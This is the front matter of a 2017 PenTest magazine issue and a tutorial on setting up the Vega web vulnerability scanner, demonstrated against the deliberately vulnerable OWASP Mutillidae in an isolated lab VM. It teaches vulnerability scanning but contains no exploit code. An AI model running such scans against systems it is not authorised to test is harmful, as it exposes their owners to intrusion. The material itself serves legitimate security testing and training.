02/2017 ISSN: 2084-1117

PenTest magazine

PLAYING WITH WEB SCANNERS

CREATING SHELLCODE FOR LINUX X64

THE SECRETS OF WI-FI CREDENTIALS

PHPMAILER VULNERABILITY AND EXPLOIT

DETECTING VULNERABILITIES USING VEGA, BURP, NESSUS, W3AF AND MORE...

Managing Editor: Anna Kondzierska
anna.kondzierska@pentestmag.com

Proofreaders & Betatesters: Lee McKenzie, Avi Benchimol, Hammad Arshed, Tom Updegrove, David von Vistauxx, Diane Barrett, Bernhard Waldecker, Christopher Pedersen, Remco Verhoef, Timon Heinecke, Elia Pinto, Steven Wierckx, JI PB, John Webb, Casey Parman, Sagar Rahalkar, Jay Kay, Ayo Tayo-Balogun.

Special thanks to the Betatesters & Proofreaders who helped with this issue. Without their assistance there would not be a PenTest Magazine.

Senior Consultant/Publisher: Pawel Marciniak

CEO: Joanna Kretowicz
joanna.kretowicz@pentestmag.com

DTP: Anna Kondzierska

Publisher: Hakin9 Media Sp.z o.o. SK 02-676 Warsaw, Poland
ul. Postepu 17D
Phone: 1 917 338 3631 *www.pentestmag.com*

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Table of contents:

Dear PenTest Readers,

We would like to proudly present you the newest issue of PenTest. We hope that you will find many interesting articles inside the magazine and that you will have time to read all of them.

We are really counting on your feedback here!

In this issue we will focus on web scanners. Step by step you will learn how to set up and detect vulnerabilities with following scanners: Vega, w3af, the ZAP Project, Acunetix, Burp Suite, Arachni and Nessus. Not only will you receive practical guides, but also you will learn the differences between those scanners, their advantages and disadvantages. Some authors wrote articles with basic content and instructions, while some of them went straight into hands-on examples, so no matter what your current level is you will find something interesting inside.

Last four articles of the magazine are related to topics other than web scanners. First of them is a walk-through on how to exploit David Golunski's PHPMailer. Next you will find out all about the secrets of Wi-Fi Credentials, for example how and why can anyone fetch personal information, encryption and decryption of stored data, interpreting XML files directly, and many more. Third and fourth articles are step by step tutorials. One of them is about how to create shellcode for Linux x64, and second will show you how to set up Nginx with HTTP2 support on Ubuntu 16.04.

We would also want to thank you for all your support. We appreciate it a lot. If you like this publication you can share it and tell your friends about it! every comment means a lot to us.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a PenTest Magazine.

Enjoy your reading,
PenTest Magazine's
Editorial Team

How to detect vulnerabilities using Vega web scanner

by Washington Umpierres de Almeida Junior

The choice of appropriate tools for analyzing vulnerabilities in the web environment by Cyber Security professionals takes into consideration several aspects. Particularly, I consider the tools that meet high standards of efficiency, such as those that match the Web Application Security Scanner Functional Specification developed by NIST, that stands for National Institute of Standards and Technology, a North American institution widely recognized due to the high level of its technical studies and researches, whose publications have accreditation by several institutes of quality around the world, such as INMETRO in case of Brazil, the National Institute of Metrology, Standardization and Industrial Quality, a Brazilian federal autarchy linked to the Ministry of Development, Industry and Foreign Commerce. According to the NIST SP 500-269 document, a web application security scanner is an automated program designed to examine web applications for security vulnerabilities.

In this article, I present the Vega web scanner, a sophisticated tool for web scanning, multiplatform, which has been developed by Subgraph and that I consider one of the best scanners in its category.

Legal note

Performing a web scanner does not constitute an attack. In the vast majority of instances, a web scanner does not cause any damage to its target system. Cyber Security experts use this technique to diagnose web problems and to detect vulnerabilities on their web environment.

However, experimenting with Vega on servers that do not belong to you and that you are not authorized to scan against it, does constitute illegal activity and it is subject to law enforcement that can vary from country to country.

About Subgraph Vega scanner

First of all, it is very important to mention that Subgraph has produced excellent documentation about its web scanner called Vega where part of this information has been extracted from. This article can be seen as a summary of what you will find in much more detail in Vega documentation that can be accessed at Subgraph web site in the URI https://subgraph.com/vega/documentation/index.en.html.

Vega is an open source and multiplatform web security scanner written in Java that can help the cyber security professional look for vulnerabilities such as SQL Injection, reflected XSS, stored XSS, remote file include, shell injection, disclosed sensitive information, and much more. It relies on a database that contains information required to check a web system for security holes in its services and potential paths to exploitable contents or scripts. Then the Vega web scanner tries to exploit each vulnerability that is discovered, which is sometimes called as ethical hacking.

Running its Graphical User Interface on Linux, OS X or Windows the professional cyber security analyst can also experience scenarios like probing for TLS/SSL security settings in order to identify opportunities for improving the security for TLS servers.

Vega is such a robust tool that equips the main pentest distros, like Kali Rolling, an advanced Linux Debian based penetration testing platform developed by Offensive Security and my preferred, and Parrot Security OS, which is another GNU/Linux distribution designed with cloud pentesting and IoT security developed by Lorenzo Faletra. Vega's features can be extended when using an API written in Javascript language.

Although we know that Vega can be found in the main advanced pentest distros, I am considering the need of installation on a Linux environment for the purpose of this article.

Installing Vega in a Linux environment

Vega packages 32 and 64bits for Linux, OS X or Windows can be downloaded at https://subgraph.com/vega/download/index.en.html or alternatively can be cloned from Github repository at https://github.com/subgraph/Vega/wiki/Vega-Scanner.

After downloading the zip package from Subgraph web site, just extract its content and Vega will be ready to be used.

If you prefer cloning Vega from the Github repository, open a terminal session on Linux shell, go to the folder you want to clone the Vega package and launch the following command:

```
git clone https://github.com/subgraph/Vega.wiki.git
```

After cloning the Vega package from Github repository, Vega web scanner will be ready to be used.

To launch Vega scanner GUI, just double click on Vega application inside the folder you have downloaded or cloned it.

As we have Vega installed, let us go ahead and get started working with Vega.

Working with Vega

If you have your computer equipped with Parrot Security OS 3.3 like me, you can find the Vega web scanner in the menu Parrot → Web Application Analysis → Vega.

When launching Vega for the first time you will see the Vega workspace under the scanner perspective. Vega has two perspectives to know: the scanner and the proxy. In this article I am going to concentrate our work in the scanner perspective since this situation covers most of the scenarios. For exploring the proxy workspace, I invite the Pentest Magazine reader to visit the Subgraph web site documentation located at URI https://subgraph.com/vega/documentation/Vega-Proxy/index.en.html.

As an exercise, you can click in the Proxy button above on the right to commute between the Scanner and Proxy workspaces. After having a look in the Proxy workspace, click in the Scanner button to go back to the original workspace.




Figure 1: Vega Scanner workspace

Figure 1 above shows the original layout of Vega in its scanner workspace. You can see the objects organized in the layout as the panels Website View, Scan Alerts, Scan Info and Identities. These objects can be moved, changed and the workspace can be completely modified. At any time, the user can restore the original workspace layout by clicking on the Window menu and selecting the option “Reset Perspective...”.

This action is useful when starting a new project where you know there is no link between the projects, so it makes sense to want to have on the screen only the elements of a certain job that normally has a completely different scope from another.

As an automated security testing tool, Vega web scanner starts its job crawling a website, analyzing each page content to find links and form parameters as injection points, referred to as path state nodes. Vega basic modules are run on path state notes. Then Vega runs its modules to analyze them and the responses are sent back from the server during the scan.

Just as a little example, the method "boolean pathstate.isSureDirectory()" returns true if the path state node is a known directory. In another scenario, the method "boolean pathstate.isRootPath()" returns true if the current path state node is the root path (e.g. /).

Also, Vega has been implemented with an instance of org.apache.http.HttpHost, which are objects built to store all information that describes an HTTP connection to a host.

Technically, httpHost properties are defined as httpHost.hostName, httpHost.port and httpHost.schemeName. The httpHost.hostName property carry an IP or DNS name string value, the httpHost.port carry integer value where "-1" value indicates the scheme for default port, and the httpHost.schemeName carry "http/https" string and the "null" value indicates the default scheme.

Thus the constructor detail is defined as following:

```
public HttpHost(String hostname,
int port,
String scheme)
```

So the defined constructor above will create a class HttpHost instance with the given hostname, port and scheme parameters.

It is possible to limit the scan setting in the scanner preferences, that include the parameters as number of path descendants, number of child paths for a single node, maximum path depth, maximum number of requests to send per second and others.

Limiting the scan scope is important because we can save time of scan processing if you have a tactical plan where the scan scope is well defined.

As we move forward in the exercise with Vega, we will comment on each aspect related to its resources in order to provide a better understanding as to its operation.

Starting a web scan with Vega

Our exercise in the Vega scanner workspace will be run against the web site OWASP Mutillidae II in my controlled environment running under Metasploitable 2 virtual machine which is hosting the web site.

OWASP Mutillidae is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, helping web developers to better understand the processes of securing web applications. The OWASP Mutillidae is available for download in its project page located at https://sourceforge.net/projects/mutillidae/.

The Metasploitable 2 virtual machine is running under Oracle VM VirtualBox and for security reasons, the virtual machine has been set with the network adapter in the Host-only mode. This means that the web site will not be exposed to the Internet since we know this web site has several vulnerabilities and it is not a good idea exposing it to the world.

But this will be enough to present the capabilities of the Vega. Figure 2 show us my Metasploitable 2 VM hosting lots of sites configured in my personal environment, which are up and running, including the OWASP Mutillidae (the seventh one) that is ready to be scanned.




Figure 2: Metasploitable 2 VM hosting the site to be scanned.

Going back to the Vega environment, we can launch a new scan either pressing CTRL+N or accessing the option "Start New Scan" from the Scan menu. At this moment, we can scan a target by entering the URI directly in the Scan Target field or alternatively choosing a target scope for the scan as shown in the figure 3.

As the OWASP Mutillidae site is hosted under my controlled environment, I can type the URI http://192.168.56.101/mutillidae/ directly in the field previously mentioned.

At this point, let us assume this is all the information I have to perform the web scan. So we move forward clicking the "Next" button.




Figure 3: Selecting the target URI for scan

After clicking "Next", the user will have the option to select what Injection Modules and Response Processing Modules he wants to use to perform the scan. One pause to explain concepts. The Modules are units of extended functionality written in Javascript since the Vega engine is written in Java, but it also includes the Rhino JS interpreter. So Vega supports two kinds of modules: Basic Modules and Response Processing Modules. Basic Modules are those under Injection Modules options that run on path state nodes and perform active fuzzing, including URIs that are known to be files or directories and URIs with parameters, with each parameter being a distinct path state node. Response Processing Modules are those that run on all responses that are returned from the server. Both types of modules can store information in the shared knowledge base and generate alerts in XML-based format. We can explore the options for both modules expanding each one and selecting the options of our interest. For this exercise, I will select all options as shown in figure 4, but I suggest you to firstly have a good understanding of each one before selecting the available modules options since the scan can take longer.




Figure 4: Selecting modules

The "Next" button will move us to the options to deal with authentication and cookies. Vega is sophisticated and supports the configuration of credentials for performing automated scans while authenticated to the application or server. These credentials include Basic HTTP, Digest HTTP, NTLM and Macro for form based authentication. Credentials must be configured using Identities with POST method since the information of credentials must be passed to the remote system in order for authentication to happen. But depending on the exercise, this option can be dispensed. Let us suggest an example: suppose that a company hires you to perform a web assessment and they don't want to give you this kind of information in order to see if you are able to find any vulnerability on their web resources without giving you any credentials. This is a good point to have in mind so let us consider this in our exercise and do not fill in any information related to credentials. This will bring us the potential of Vega.

Figure 5 just illustrates the Authentication Options commented before and moving to the "Next" we will have the option to work with the parameters shown in figure 6.

Parameters can be added or removed depending on the interest on these resources. For our tactical inspection, we will leave these options with the default selections.

By clicking the Finish button, the web scan will start and the Vega log starts populating the information, the time about when the crawling phase has started, and each resource discovered in the web site.




Figure 5: Authentication Options.




Figure 6: Parameters.

When Vega starts performing the scan, its progress is indicated in a progress bar exhibited inside the "Scan Info" panel object. Observing the scan being executed by Vega, we can see that the total number of links to crawl increases as Vega discovers new ones and generates variations of them to perform more tests as shown in figure 7.




Figure 7: Vega web scan progress.

We can see the alerts being reported on the Scan Alerts panel as shown in figure 8. The user can expand each severity class on the panel to analyze its content in detail.

The Scan alerts are classified in severities as High, Medium, Low and Info. The High class indicates the web site has a critical vulnerability that can be exploited. The severity scale can be seen as the minor issues represented in the Info class and going up to the critical ones represented by the High class. The Low class are minor issues that although not offering a high risk deserves attention from the security and developer teams. And the Medium class includes those issues that are not as critical as the High class but security team has to deal with them the same way. All alerts are shown in the Scan Alerts panel where we can expand the content and analyze one by one. The alert incorporates both dynamic content from the module and static content from a corresponding XML file.

